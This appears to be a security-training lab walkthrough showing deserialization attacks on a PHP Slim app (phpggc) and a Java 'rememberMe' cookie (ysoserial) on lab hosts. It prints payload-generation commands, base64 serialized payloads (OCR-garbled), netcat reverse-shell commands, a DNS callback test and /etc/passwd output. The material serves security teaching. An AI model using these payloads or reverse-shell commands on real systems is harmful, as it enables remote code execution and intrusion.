The screenshot shows a Mozilla Firefox browser window titled "Slim 3 - Mozilla Firefox". The address bar displays "slim.webhacklab.com:8081". The main content area features a green header "WoW, First time ever So Slim Phone!" followed by a sub-header "Get an early access...". To the left is a photograph of a person's hands holding a smartphone. To the right is a form with the following fields:
First Name*: NotSoSecure
Last Name: India
Mobile Number*: 99999999
Email Address*: hello@notsoslim.com
A "Submit" button is at the bottom of the form.

Step 2: We further intercepted above request and decoded base64 value of parameter “csrfToken” suggesting that serialized data was used:

Burp Suite Community Edition v1.7.33 - Temporary Project

Decoder Comparer Extender Project options

Request to http://slim.webhacklab.com:8081 [192.168.200.14]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST / HTTP/1.1
Host: slim.webhacklab.com:8081
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://slim.webhacklab.com:8081/
Cookie: PHPSESSID=5q7jlekbucplb2463qff3tvnlt
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

first=NotSoSecure&last=India&mobile=99999999&email=hello%40notsoslim.com&csrfToken=aTo4NjIzMzc5MDc7

aTo4NjIzMzc5MDc7

i:862337907;

Step 3: Open a terminal and execute the phpggc located at ‘/root/tools/phpggc’. The command to generate a PHP serialized payload to execute command “id” is :

```
root@Kali:~/tools/phpgcc# ./phpggc -b slim/rce1 system id
```

Terminal - root@kali: ~/Downloads/phpggc-master

File Edit View Terminal Tabs Help

root@kali: ~/Downloads/phpggc-master x root@kali: ~ x

```
./phpggc -b slim/rce1 system id
TzoxODoiU2xpbVxIdHRwXFJlc3BvbNlIjoyOntzOjEw0iIAKgBoZWfkZXJzIjtP0jg6IlNsaw1cQXBw
IjoxOntzOjE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtP0jE00iJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3Ijth0jE6e3M6MzoIYWxsIjth0jI6e2k6MDtP0jg6IlNsaw1c
QXBwIjoxOntzOjE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtP0jg6IlNsaw1cQXBwIjoxOntzOjE50iIA
U2xpbVxBcHAAY29udGFpbmVyIjtP0jE00iJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxD
b250YWluZXIAcmF3Ijth0jE6e3M6MzoiaGFzIjtz0jY6InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29u
dGFpbmVyAHZhbHVlcI7YToxOntzOjM6ImhhcyI7cz020iJzeXN0ZW0i031z0jIy0iIAUGltcGxlXENv
bnRhaW5lcgBrZXlzIjth0jE6e3M6MzoiaGFzIjtz0jY6InN5c3RlbSI7fX19fWk6MTtz0jI6ImlkIjt9
fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcI7YToxOntzOjM6ImFsbCI7YToyOntp0jA7cjo2
02k6MTtz0jI6ImlkIjt9fXM6MjI6IgBQaW1wbGVcQ29udGFpbmVyAGtleXMi02E6MTp7czoz0iJhbGwi
02E6Mjp7aTow03I6Njtp0jE7czoy0iJpZCI7fX19fXM6NzoiaCoAYm9keSI7czow0iIi030=
$
```

Step 4: Provide the base64 encoded payload retrieved from above step to parameter “csrftoken” and submit the request. On successful execution, the application reveals the output of the “id” command

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being constructed with the following headers and payload:

```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://slim.webhacklab.com:8081/
Content-Type: application/x-www-form-urlencoded
Content-Length: 955
Cookie: PHPSESSID=49gqe2tmi0mi0v5k1gtck8krpj
Connection: close
Upgrade-Insecure-Requests: 1

```

The payload is a long base64 string:

```
first=NotSoSecure&last=India&mobile=99999999&email=hello%40notoslim.com&csrftoken=TzoxODoiU2xpbVxIdHRwXFJc3BvbNIljjoyOntzOjEwOiiAKgBoZWfkZXjltPOjg6lINsaW1cQXBwljoxOntzOjE5OiiAU2xpbVxBcHAAY29udGFpbmVyljtPojEOjIjTbGltXENvbRhaW5lcil6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3jthOjE6e3M6MzoiYVxsjthOj6e2k6MDtPOjg6lINsaW1cQXBwljoxOntzOjE5OiiAU2xpbVxBcHAAY29udGFpbmVyljtPOjg6lINsaW1cQXBwljoxOntzOjE5OiiAU2xpbVxBcHAAY29udGFpbmVyljtPOjE0OjjTbGltXENvbRhaW5lcil6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3jthOjE6e3M6MzoiGFzlitzOjY6lnN5c3RlbSI7fXM6MjQ6lgBQaW1wbGVcQ29udGFpbmVyAHZhHVlcyI7YToxOntzOjM6Imhhcyl7czo2OijzeXN0ZW0iB1zOjlyOiiAUGltcGxIENvbRhaW5lcqBrZlzljthOjE6e3M6MzoiGFzlitzOjY6lnN5c3RlbSI7fX19fWk6MTtzOjI6Imlkjlt9fXM6MjQ6lgBQaW1wbGVcQ29udGFpbmVyAGtleXMiO2E6MTp7czozOjhbgwiO2E6Mjp7aTowO3l6NjtpOjE7czoyOijpZCl7fX19fXM6MjoiACoAYm9keSi7czowOiliO3o=
```

In the Response tab, the output of the id command is shown:

```
<td width="50%">

</td>
<td width="50%">
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Step 5: In order to take a reverse shell open the terminal and start a listener:

The terminal window shows the following commands and output:

```

root@Kali:~# nc -nlvp 9999

```

On the right side of the terminal, another terminal window titled "Terminal - root@kali: ~" shows:


```

File Edit View Terminal Tabs Help
root@kali: ~/Downloads/phpggc-master x root@kali: ~ x
$nc -nlvp 9999
listening on [any] 9999 ...

```

Step 6: Create a php serialized payload to get a reverse shell using the command :

```
root@Kali:~/tools/phpgcc# ./phpggc -b slim/rce1 system "ncat 192.168.4.X 9999  
-e /bin/bash"
```



Step 7: Provide the base64 encoded payload retrieved from above step to parameter "csrfToken" and submit the request.

Go Cancel < > Target: <http://slim.webhacklab.com:8081>

Request

Raw Params Headers Hex

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://slim.webhacklab.com:8081/
Content-Type: application/x-www-form-urlencoded
Content-Length: 1092
Cookie: PHPSESSID=49gqe2tmi0mi0v5k1gtck8krpj
Connection: close
Upgrade-Insecure-Requests: 1
```

first=NotSoSecure&last=India&mobile=99999999&email=hello%40notsoslim.com&csrfToken=TzoxODoiU2xpbVxldHRwXF
Ic3BvbNlIjoyOntzOjEwOjAKgBoZWfKZXJzljtPOjg6lINsaW1cQXBwljoxOntzOjE5OjAU2xpbVxBcHAAY29udGFpbmVyljtPOjE0
OjIjTbGlzXENvbRhaW5lcil6Mzp7czoyMToiAFBpbXbsZvxDb250YWIuZXIAcmF3ljthOjE6e3M6MzoiYWxsljthOjI6e2k6MDtPOjg
6lINsaW1cQXBwljoxOntzOjE5OjAU2xpbVxBcHAAY29udGFpbmVyljtPOjg6lINsaW1cQXBwljoxOntzOjE5OjAU2xpbVxBcHAAY2
9udGFpbmVyljtPOjE0OjIjTbGlzXENvbRhaW5lcil6Mzp7czoyMToiAFBpbXbsZvxDb250YWIuZXIAcmF3ljthOjE6e3M6MzoiGFzI
tzOjY6InN5c3RlbSl7fxM6MjQ6lgBQaW1wbGVcQ29udGFpbmVyAHZhbHVicly7YToxOntzOjM6ImhcyI7cz0OijzeXN0Zw0io

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.0 500 Internal Server Error
Date: Sat, 11 May 2019 16:33:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html>
```

? < + > Type a search term 0 matches

Done 1,782 bytes | 7,345 millis

Step 8: On successful execution the application sends a reverse shell on the listener and can execute commands.

```
$ nc -nlp 9999
listening on [any] 9999 ... Target: http://slim.webhacklab.com:8081
connect to [192.168.4.51] from (UNKNOWN) [192.168.200.14] 40862
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu20014 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
ifconfig
ens160    Link encap:Ethernet HWaddr 00:50:56:9f:61:4a
          inet addr:192.168.200.14 Bcast:192.168.255.255 Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe9f:614a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:596912 errors:0 dropped:199 overruns:0 frame:0
          TX packets:379788 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:524367603 (524.3 MB) TX bytes:84147554 (84.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:890929 errors:0 dropped:0 overruns:0 frame:0
          TX packets:890929 errors:0 dropped:0 overruns:0 carrier:0
```

Java Deserialization Attack - Binary

Challenge URL: <http://mblog.webhacklab.com/login>

- Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as usernames, OS type from the server and also read “/etc/passwd” file.

Solution:

Step 1: Login into the application with “Remember Me” checked.

The screenshot shows a web browser window with the URL 'mblog.webhacklab.com/login' in the address bar. The main content is a login form for 'Microblog'. The entire form area is outlined with a thick red border. Inside the form, there are fields for 'Username' containing 'dhruv', a 'Password' field with several dots, a 'Remember Me' checkbox which is checked, and a 'SUBMIT' button.

Step 2: Observe a new cookie being set in response of the Login request named “rememberMe”

Note: Upon inspection of the value “rememberMe” cookie as shown above, we can identify that the value of cookie starts with “rO0AB” and indicates that it could be a Java Serialized object.

```
GET /index HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/login
Cookie: JSESSIONID=1BC9C9433D105ABC8E43C91CFE2168E;
rememberMe=r00ABXNyACZhd2gubm90c29zZWN1cmUubWJsb2cuZGtubW9kZWwuVXNlclNlcnuQ30eW9f1
vAgABTAAIdXN1cm5hbWV0ABJMamF2YS9sYW5nLlN0cm1uZzt4cHQABWRocnV2
Connection: close
Upgrade-Insecure-Requests: 1
```

Step 3: Start “tcpdump” on your kali VM to dump dns requests, using the following command:

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

Step 4: Generate the payload using tool “ysoserial-master.jar” to perform the action using the below command:

```
root@Kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4
'nslookup foo.userX.webhacklab.com' | base64 | tr -d "\n"
```

```
root@kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4 'nslookup awdawdfoo123.user6.webhacklab.com' | base64 | tr -d "\n"
r00ABXNyAbdqYXZhLnW0aWwUHJpb3JpdH1RdWV1ZZTaMLT7P4KxAwACSQEc2l6ZUwAcNmVbXBhcmF0b3J0ABZMamF2YS91dGlsL0NbxBhcmF0b3I7eHAAAACc3IA0m9yZy5hc
NmB3JtaW5nQ29tcGFyYXRvcj/5hPArsQjMAGACTAAjZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvmc1cnQALUxvcmcvYXBhY2hll2NbvbW1vbhMvY29sbGVjdGlvbnnM0L1RyYW5zZm9
Y29tZGKyYXRvcnMuQ29tZGKyYWNjzUNvbXhcmF0b3J79jkLuG6xNwIAAHwc3IA029yZy5hcfGjaGUyY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaWS1ZFRyYW5zZ
BhY2hll2NbvbW1vbhMvY29tZGKyjG1vbhM0L1RyYW5zZm9yZbW9hXIAl1tMb3JnLmfWvYWN0ZS5jb21tb25zLmNvbGx1Y3Rpbd25zNC5UcmFuc2Zvcm1lcjs5Gr7Cn0pQIAAHh
bmN0b3JzLkNbvnN0YW50VHJhbnNm3JzLXdpARQQKxIAIAAUwACWlDb25zdGfudHQAEkxqYXZhL2xbhmcvT2JqZWN003hwdnIAZ2Nbvb5SzdW4ub3JnLmfwYWN0Z554YWxhbi5pb
IAP29yZy5hcGFjaGUyY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudG1hdGVUcmFuc2Zvcm1lcjsL9H+khtA7AgACWafDUFyZ3N0ABNbTGphdmEvbGFuZy9PYmp
ABNbTGphdmEvbGFuZy5PYmplY3Q7kM5YnxBzKlwCAAB4cAAAAAFzcgA6Y29tLnN1bi5vcmcuYXBhY2hLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGvtcGxhdGVzSW1wbA1XT
AKXZ2J5dgVjb2Rlc3QAA1tbQ1sAB19jbGfcz3EAfAUTAFX25hbWV0ABJManF2YS9sYW5nL1N0cm1uZz7eMABFfb3V0ChV0UHvcGvdyG11c3QAFxxqYXZhL3V0aWwvUHJvcGvYdG1
rPMX+AYIV0ACAA4cAAABr7K/rq+AAAAMgACADCIHADCHACUHACYBABZzXJpYWxIWZXJzaW9uVU1eAQABsgEADUNvbnN0YW50VmFsdWUfrSCT85Hd7z4BAAY8aW5pdD4BAAMoK
RhYmxLAQAEEdGhpccwAE1N0dWJUcmFuc2x1dfBheWxvYWQBAAxJbm5LckNsYXNzZXMBADVMeXnv2VyaWFsL38heWxvYWRL3V0dWwR2FkZ2V0cyRTdHViVHJhbnNsZXROQYXlsb2F
L2ludGvbybmFsL3hzBHRjL0RPTTtbTGvnbS9zdW4vb3JnL2FwYWN0ZS94bWwvaW50ZXJuYWwv2VyaWFsaXplci9TZXJpYWxpmef0aW9uSGFuZGxl1cjsVgEACGRvY3VtZW50AQatT
07AQAIaGfuZGxlcnMBAEJBtGNvbS9zdW4vb3JnL2FwYWN0ZS94bWwvaW50ZXJuYWwv2VyaWFsaXplci9TZXJpYWxpmef0aW9uSGFuZGxl1cjsBAApFeGn1cHRpb25zBwAnAQcmKEx
00xjb20vc3VUz29yZy9hcfjaGUveG1sL21udGvbybmFsL2R0bS9EVE1BeGzSXrlcmF0b3I7TGvnbS9zdW4vb3JnL2FwYWN0ZS94bWwvaW50ZXJuYWwv2VyaWFsaXplci9TZXJpY
JnL2FwYWN0ZS94bWwvaW50ZXJuYWwvZHRTl0RUTUF4aXNjdgVYyXRVcjsBAAdoYW5kbGVyAQBETGvnbS9zdW4vb3JnL2FwYWN0ZS94bWwvaW50ZXJuYWwv2VyaWFsaXplci9TZXJ
YXZhDAAKAsHAcgBADN5c29zZJXjYWWvgcF5bG9hZHMvdXRpbc9HYWRnZRzJFN0dWJUcmFuc2x1dFBeHwvYWNQBAEBjB20v3VuL29yZy9hcfjaGUveGfsYW4vaW50ZXJuYWWv
JpWxpmefibGUBADLjB20vc3VuL29yZy9hcfjaGUveGfsYW4vaW50ZXJuYWWvHNsdGmvHjhbnNsZXRFeGn1cHRpb24BA895c29zZXJpYWWvcsGF5bG9hZHMvdXRpbc9HYWRnZR
```



Step 5: Copy the payload we generated in the above step and paste this entire payload in the “rememberMe” cookie and observe the command execution on the server.

The screenshot shows a browser's developer tools Network tab. The 'Request' section displays a GET /index HTTP/1.1 request with various headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, and Referer. The 'Cookie' field contains a session ID (ISESSIONID) and a rememberMe cookie with a long hex value. The 'Response' section shows an HTTP/1.1 500 Internal Server Error with standard error headers and an Apache Tomcat error report page.

Step 6: As can be seen from the screenshot below, we received domain resolution requests on our internal kali host confirming command execution.

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:26:49.940542 IP 192.168.200.12.19006 > 192.168.4.6.53: 33496+ A? foo.user6.webhac... (42)
05:26:49.940847 IP 10.0.2.15.4711 > 8.8.8.8.53: 400+ A? foo.user6.webhac... (42)
05:26:49.940974 IP 10.0.2.15.4711 > 8.8.4.4.53: 400+ A? foo.user6.webhac... (42)
05:26:49.941286 IP 10.0.2.15.4711 > 1.1.1.1.53: 400+ A? foo.user6.webhac... (42)
05:26:50.218141 IP 8.8.4.4.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
05:26:50.218272 IP 192.168.4.6.53 > 192.168.200.12.19006: 33496 NXDomain 0/1/0 (112)
05:26:50.327642 IP 8.8.8.8.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
05:26:50.339913 IP 1.1.1.1.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
```

Step 7: Generate the payload using tool ‘ysoserial-master.jar’ to perform the action of taking a reverse shell using the below command:

```
root@Kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4 'nc -e /bin/sh 192.168.4.X 9898' | base64 | tr -d "\n"
```

```
root@kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4 'nc -e /bin/sh 192.168.4.6 9898' | base64 | tr -d "\n"
r00ABXNyABdqYXZhLnV0alWwUHJpb3JpdH1RdWV1Z2TzMaLT7P4KxAwACsQAEc2l6ZuwAcMnvbXBhcmF0b3J0ABZMamF2YzS91dGlsL0NvbXBhcmF0b3I7eHAAAACc3IAQm9yZy
UuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tgcFyYXRvcnMuVHJhbnNm3JtaW5nQ29tcGfyYXRvc1/ShPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQA
YXBhY2hL2L2NbVb1vbMyY29sbGvjdlvbnM0L1RyYW5zZm9ybWV03hw3IAQ69yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0dW9uczQuY29tgcFyYXRvcnMuQ29tcGfyYWRjsZU
F0b3L79Jk1luG6xNwIAAHhwc3IA029yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0dW9uczQuY29tgcFyYXRvcnMuQ29tcGfyYXRvcnMuQ29tcGfyYWRjsZm9ybWV03hw3IAQ69yZy
dAAuW0xvcmcvYXZhY2hL2NbVb1vbMyY29sbGvjdlvbnM0L1RyYW5zZm9ybWV03hw3IAQ69yZy5hcGFjaGUuY29tbW9uczQuY29tgcFyYXRvcnMuQ29tcGfyYWRjsZm9ybWV03hw3IAQ69yZy
o/pQIAAHhWAAAAAnyADxvcmcuYXBhY2hL2NbVb1vbMyY29sbGvjdlvbnM0Lm21bmN0b3JzLkNvbnN0YW50VhJhbnNm3JtZXJYdpARQQKxIAIAUAcWLDb25zdGFudHQAL2xbmcvT2JqZWN003hwdn1AN2NbSSzD4ub3JnLmFwYWN0z554YWxbi5pbnRlc5hbC54c2x0Yy50cmF4L1RyQvhGaWx0ZxIAAAAAAAAAAAHhw3IAP29yZy5hcGFjaG
9ucy5jb2xsZWN0dW9uczQuZnVuY3RvcnMuSw5zdgFudG1hdGVUcmFuc2Zvcm1cJSL9H+khtA7AgACWAFuIfyZ3N0ABNBGTGphdmEvbGFuZy9PmpLY307WwALaBhcmFtHlw
T6phdmEvbGFuZy9D6GFczc4tch2T6phdmEubGFuZy5PmpLY3Q7km5YnxBzKwAAc4cAAAAAFzcga6Y29tLrn1bi5vcmcvYXZhY2hL3hnbGfu_mludGVybmFsLnhzbh
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
```

Step 8: Start a “nc listener” to wait for reverse shell

```
root@kali:~# nc -nlvp 9898
listening on [any] 9898 ...
```

Step 9: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.

Request

Target: <http://mblog.webhacklab.com>

Raw Params Headers Hex

```
GET /index HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/login
Cookie: ISESSID=665C2709E5040C387E2637929CA1D4F9;
rememberMe=r00ABXNyABdqYXZhLnV0aWwuUHjpB3JpdHIRdWV1ZZTaMLT7P4KxAwACSQAEc2i6ZUwACmNvbXBhcmF0b3j0ABZMamF2YS91dGlsL0NvbXBhcmF0b3l7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHjhbnNmb3JtaW5nQ29tcGFyYXRvcj5hPArsQjMAgACTAAjZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hIL2NvbW1vbnMvY29sbGVjdGlvbnnM0L1RyYW5zZm9ybWVyo3hw3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79jkluG6xNwlAAHwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaM5IZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHjhbnNmb3JtZXJzdAAuW0xvcmcvYXBhY2hIL2NvbW1vbnM
```

Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 11 May 2019 14:59:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1722
Connection: close
Content-Language: en

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.32 (Ubuntu) - Error report</title><style type="text/css">H1
```

Type a search term 0 matches

Step 10: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.

```
root@kali:~# nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 35734
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)
```

```
whoami
tomcat8
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
